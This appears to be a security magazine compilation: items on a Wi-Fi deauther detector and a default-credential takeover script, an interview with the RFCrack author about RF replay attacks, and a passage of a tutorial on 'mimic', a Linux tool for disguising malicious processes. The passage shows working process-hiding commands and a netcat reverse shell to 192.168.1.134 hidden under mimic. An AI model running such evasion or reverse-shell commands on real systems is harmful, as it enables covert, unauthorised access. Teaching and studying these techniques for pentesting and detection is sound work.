Deauth Detector with 10W RGB

Just a short video to show you that with the version 2.0, you can connect all kinds of LEDs! I have a simple standalone DeauthDetector script but here I used the deauther 2.0 as it has a built-in support for different LEDs and can also detect deauthentication frames when scanning.

- Youtube

Pwned the pwner

Dave @davedarko shows you in this quick video that changing the default password and SSID is a good idea! He made a script that searches for deauthers and tries to log into them with the default credentials. When it's successful, it will change the SSID and password and send a restart request. But please note that this script was made for the 1.6 version and would need a few adjustments to work against the version 2.0.

- YouTube
- Source Code

RF was something I didn't see sufficient penetration testing information on but essential for me to know while testing devices, so I created my own tool and learning material.

Interview with Olie Brown, creator of RFCrack

ABOUT THE CREATOR AND PROJECT

Olie Brown

GitHub: https://github.com/cclabsInc/RFCrack

CCLabs: http://cclabs.io

Blog: console-cowboys.blogspot.com

[Hakin9 Magazine]: Hello Olie! Thank you for agreeing for the interview, we are honored! How have you been doing? Can you tell us something about yourself?

[Olie]: I am a penetration tester who enjoys doing research and blogging for CCLabs.io which is part of a well known hacking blog, Console Cowboys. I research and create content for fun on anything from Application testing, Crypto Blockchain, and Embedded Device penetration testing. I also spend a lot of time on penetration testing engagements, researching blockchain projects and security, CTF exercises and managing penetration testing teams.

[H9]: Can you tell us more about your project?

[Olie]: RFCrack is my personal test bench for RF hacking that I made available to others who are learning how to penetration test radio frequencies. I created this tool as part of my testing and research during engagements and blogs/YouTube videos. RFCrack is used for hacking devices that communicate with sub gigahertz radio frequencies.

[H9]: Where did the idea of creating your project come from?

[Olie]: Generally, when penetration testing, for example, IOT devices like medical devices or automobiles, these devices have RF components that control functionality in the sub gigahertz frequencies. For example, when your tire speaks to your car, it lets your car know the tire pressure info over a sub gigahertz frequency that also communicates with other parts of the car over other frequencies that trigger events. Although there are hardware devices for analyzing these types of frequencies, there are not sufficient software tools for manual RF analysis during penetration testing. So you need to create them yourself.

[H9]: Is there an example of how RF hacking can be used during a penetration test that you think most people would find surprising?

[Olie]: When you are on a penetration test, anything can happen, as developers do some interesting things. Simply performing all of the actions the device and its communication interfaces offer while monitoring frequencies is a good place to start. You might be surprised to find out that a core security feature within the device is controlled by a single RF transmission that can be modified or duplicated to completely bypass and remove any and all security measures. Simply replaying something may provide access, or modifying it may leverage a secured function, or even bypass authentication of some sort. One example I used during my RF live tutorials was suppressing a motion sensor so that it would not trigger while walking past it.

[H9]: What was the most challenging part in creating your project?

[Olie]: Mostly, finding useful examples for how to perform attacks that I was looking to include functionality for. Resources online are very limited for anything beyond very basic RF examples. I had to perform most of the research on live targets with varying responses that were not always reliable. This took many hours of live testing while coding features into RFCrack that would work across the board on other devices. Working with variable RF traffic and local RF interference was the most challenging.

[H9]: Could you tell us something more about the most interesting examples that you have managed to find so far?

[Olie]: I find it interesting the blend of frequencies used in automobiles bouncing back and forth from a RFID range of 125khz to a 315mhz industrial range for example. They often use this to create actions and interoperate between each other. It's interesting how one event triggered on the 125khz will trigger an event that sends a 315mhz transmission. That then creates the reverse action on the other end. This communication using two frequencies in parallel for communications is very interesting and challenging to test.

[H9]: What about the feedback from github community? Does it influence your software?

[Olie]: I don't really interact with the github community, I interact with my blog and video viewers when they provide reasonable requests that make sense for real world penetration testing. I wrote this tool for myself as part of my own learning process. I share my research with others so they have a better starting point than I did while penetration testing hardware containing RF. The only features that are added are features I use during my own testing and ensure are working 100% of the time when testing a stable environment. I do not incorporate code provided by the community because they cannot vouch that every portion of the current codebase was tested with the supported hardware on live targets during the coding process and will function 100% without anything breaking. They would also need to present a valid use case for that code submission. Most of the code submissions I have received from the github community would break current functionality or have no real context to the intended functionality.

[H9]: Any plans for future? Are you planning to expand your tool, add new features?

[Olie]: I usually expand my tools as I come across new things I am testing that require updated functionality. For example we were testing some garage door openers so my last update was to automate the process of finding and comparing RF packets with graphs to make decisions on validity. This functionality was added while we were working on a project that required it. So a blog was created on how to do this process and new code was created to automate portions of the process during a manual test. There is no actual development schedule or release dates for RFCrack. As we test new things, I expand the functionality to incorporate them. My main goal with all of my tools is that they function correctly when I need them to and perform all the actions I would actually need during my penetration test.

[H9]: Do you think more people should get familiar with RF hacking to keep up with the development of IoT?

[Olie]: Yes, very much so. If you are planning on testing devices you need to be familiar with what is coined RF, which RFCrack helps out with, as well as BLE, Zigbee, etc., etc. All of these frequencies are scattered throughout the IoT environments. For example, your lock on your front door may use BLE with your mobile device, while its internet connected hub speaks over 802.11 Wifi, and they interoperate between each other on 802.15.4 Zigbee. This is just an example, of course, and I have seen similar situations with a simple connected light bulb having all of these components just to turn on a light. Learning to test frequencies deployed within embedded hardware devices is essential but is still only a small piece of the puzzle in the IoT device testing world.

[H9]: Do you have any thoughts or experiences you would like to share with our audience? Any good advice?

[Olie]: Yes, if you're interested in something, dive in deep and learn it all then automate it for a deeper understanding programmatically!! This will help you find answers to questions you didn't know you were asking. I have probably 100 pages worth of overly detailed blogs on the subject of RF and hours of video material on my Blog and YouTube account so no need to provide any specific subject matter tips here. Whenever I come up with something new that's worthy of sharing, I write a lengthy tutorial on how to get started with the subject somewhere within my blogs and videos. RF was something I didn't see sufficient penetration testing information on but essential for me to know while testing devices, so I created my own tool and learning material.

mimic

Covert Execution in Linux

by @emptymonkey and


@stygianblu

ABOUT THE CREATORS AND PROJECT

@emptymonkey & @stygianblu

Authors are members of the Information Security team at a global telecommunications company. Together they have a combined 15 years working on Linux security issues, including pentesting, tool development, incident response, and forensics. @emptymonkey is the author of mimic and ptrace_do.

GitHub: https://github.com/emptymonkey/mimic




2018-07-06

Contents

Introduction

- mimic is a tool for hiding malicious processes in Linux. *It does not require any special privileges to use.* Any user can run any program and have it appear in the process table as anything they want. This is achieved by altering how the process's internal state is represented in /proc.

- Here is a quick example of a user launching /bin/bash but having it report in the process table as an Apache webserver thread:



```
quixote@rocinante:~$ ./mimic -e /bin/bash
quixote@rocinante:~$ echo $$  # This will tell us our new shell's PID.
538
quixote@rocinante:~$ ps u --pid 538
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote     538  4.6  0.1  19904  3644 pts/0    S    18:17   0:01 /usr/sbin/apache2 -k start
quixote@rocinante:~$ 
```

- We will explore three different perspectives on this tool:
    - For the Red Team, how can this be used in a post-exploitation scenario to reduce visibility of ongoing activity?
    - For Red Team tool developers, how does this tool work under the hood and what are the broader implications of this mimic methodology for Linux malware?
    - For the Blue Team, what are the limitations of this mimic methodology, what should you be looking for in your environment to detect this, and what tools would enable you to perform these searches at scale?

Red Team


mimic: Usage

The common use for a Red Team is to leverage mimic during the post-exploitation phase of a pentest for hiding a process that will be long lived and may, by itself, become noticed by other users or admins on the machine.

First, let's assume you have a tool you want to run. For our first example, we will use our super-useful "pause daemon". The code for pause_daemon.c is as follows:


```c
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>


int main(int argc, char **argv){

  printf("Hello, I am the pause_daemon!\n");
  printf("Here are my arguments, from my perspective:\n");
  printf("\targc: %d\n", argc);

  int i = 0;
  while(argv[i]){
    printf("\targv[%d]: %s\n", i, argv[i]);
    i++;
  }

  printf("Time to become a daemon and pause() until you kill me. Bye!\n");

  daemon(0, 0);
  pause();

  return(0);
}
```

This is just a humble daemon that does not do anything interesting, but it will allow us to demonstrate the simplest use case first.



```
quixote@rocinante:~$ ./pause_daemon
Hello, I am the pause_daemon!
Here are my arguments, from my perspective:
        argc: 1
        argv[0]: ./pause_daemon
Time to become a daemon and pause() until you kill me. Bye!
quixote@rocinante:~$ pgrep pause_daemon
566
quixote@rocinante:~$ kill 566
quixote@rocinante:~$
quixote@rocinante:~$ ./mimic -e ./pause_daemon
Hello, I am the pause_daemon!
Here are my arguments, from my perspective:
        argc: 1
        argv[0]: ./pause_daemon
Time to become a daemon and pause() until you kill me. Bye!
quixote@rocinante:~$ pgrep pause_daemon
quixote@rocinante:~$ ps ux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote    475  0.0  0.3  64876  6304 ?        Ss   17:24   0:00 /lib/systemd/systemd --user
quixote    476  0.0  0.0  82380  1528 ?        S    17:24   0:00 (sd-pam)
quixote    482  0.0  0.2  95296  4380 ?        S    17:24   0:00 sshd: quixote@pts/0
quixote    483  0.0  0.1  19956  3712 pts/0    Ss   17:24   0:00 -bash
quixote    570  0.0  0.0   4176    88 ?        Ss   18:24   0:00 /usr/sbin/apache2 -k start
quixote    572  0.0  0.1  38308  3248 pts/0    R+   18:24   0:00 ps ux
quixote@rocinante:~$
```


In the above interaction, we first run the pause_daemon normally, show that we can quickly and easily locate its PID, and then kill it off. In the second run, we launch the pause_daemon through mimic and suddenly pgrep can no longer find it. If we look at our running processes, we see the apache thread referenced in the introduction. This is mimic's default string for representing any process. *It is very important to note that this string can be **any** string you want.* In this next example, we'll launch a couple more pause daemons and demonstrate.



```
quixote@rocinante:~$ ps ux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote    475  0.0  0.3  64876  6304 ?        Ss   17:24   0:00 /lib/systemd/systemd --user
quixote    476  0.0  0.0  82380  1528 ?        S    17:24   0:00 (sd-pam)
quixote    482  0.0  0.2  95296  5180 ?        S    17:24   0:00 sshd: quixote@pts/0
quixote    483  0.0  0.1  19956  3712 pts/0    Ss   17:24   0:00 -bash
quixote    570  0.0  0.0   4176    88 ?        Ss   18:24   0:00 /usr/sbin/apache2 -k start
quixote    612  0.0  0.1  38308  3164 pts/0    R+   18:47   0:00 ps ux
quixote@rocinante:~$ ./mimic -e ./pause_daemon -m "/lib/systemd/systemd --user"
Hello, I am the pause_daemon!
Here are my arguments, from my perspective:
        argc: 1
        argv[0]: ./pause_daemon
Time to become a daemon and pause() until you kill me. Bye!
quixote@rocinante:~$ ./mimic -r -e ./pause_daemon -m "Totally not malware! (Trust me, I'm a dolphin.)"
Hello, I am the pause_daemon!
Here are my arguments, from my perspective:
        argc: 1
        argv[0]: ./pause_daemon
Time to become a daemon and pause() until you kill me. Bye!
quixote@rocinante:~$ ./mimic -r -e ./pause_daemon -m "`head -c 64 /dev/urandom`"
Hello, I am the pause_daemon!
Here are my arguments, from my perspective:
        argc: 1
        argv[0]: ./pause_daemon
Time to become a daemon and pause() until you kill me. Bye!
quixote@rocinante:~$ ps ux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote    475  0.0  0.3  64876  6304 ?        Ss   17:24   0:00 /lib/systemd/systemd --user
quixote    476  0.0  0.0  82380  1528 ?        S    17:24   0:00 (sd-pam)
quixote    482  0.0  0.2  95296  5180 ?        S    17:24   0:00 sshd: quixote@pts/0
quixote    483  0.0  0.1  19956  3712 pts/0    Ss   17:24   0:00 -bash
quixote    570  0.0  0.0   4176    88 ?        Ss   18:24   0:00 /usr/sbin/apache2 -k start
quixote    615  0.0  0.0   4176    88 ?        Ss   18:47   0:00 /lib/systemd/systemd --user
quixote    618  0.0  0.0   4176    88 ?        Ss   18:47   0:00 Totally not malware! (Trust me, I'm a dolphin.)
quixote    622  0.0  0.0   4176    84 ?        Ss   18:47   0:00 x?[?!aa???FZ?90N??t?U@?s[??m?<?Q????7?{hO?Z%-,m??O?H3
quixote    623  0.0  0.1  38308  3304 pts/0    R+   18:47   0:00 ps ux
quixote@rocinante:~$
```

We still see the old default "apache2" thread from before (because we didn't kill it), but now we launch our pause_daemon three more times: once mimicking the legitimate systemd user process, once with a friendly string assuring the admin that this isn't malware, and finally with the process name set to a string of random bytes. It's also important to note that even though mimic is messing with our pause_daemon's internals rather severely, the pause_daemon in each case is still aware of what its name is and what its arguments are.

A simple malicious daemon is nice, but there is a more complex case that is far more common. Here we will use mimic to hide a reverse shell connection with netcat.



```
quixote@rocinante:~$ ps ux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote    507  0.0  0.3  64864  6172 ?        Ss   14:03   0:00 /lib/systemd/systemd --user
quixote    508  0.0  0.0  82380  1528 ?        S    14:03   0:00 (sd-pam)
quixote    514  0.0  0.2  95204  4448 ?        S    14:03   0:00 sshd: quixote@pts/0
quixote    515  0.0  0.1  19980  3808 pts/0    Ss   14:03   0:00 -bash
quixote    552  0.0  0.1  38308  3288 pts/0    R+   14:12   0:00 ps ux
quixote@rocinante:~$ ./mimic -d -e "/bin/nc -e '/home/quixote/mimic' 192.168.1.134 4141"
quixote@rocinante:~$ ps ux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
quixote    507  0.0  0.3  64864  6172 ?        Ss   14:03   0:00 /lib/systemd/systemd --user
quixote    508  0.0  0.0  82380  1528 ?        S    14:03   0:00 (sd-pam)
quixote    514  0.0  0.2  95204  4448 ?        S    14:03   0:00 sshd: quixote@pts/0
quixote    515  0.0  0.1  19980  3808 pts/0    Ss   14:03   0:00 -bash
quixote    556 15.8  0.0  11176  1460 ?        S    14:12   0:00 /usr/sbin/apache2 -k start
quixote    557  0.0  0.1  38308  3288 pts/0    R+   14:12   0:00 ps ux
quixote@rocinante:~$
```

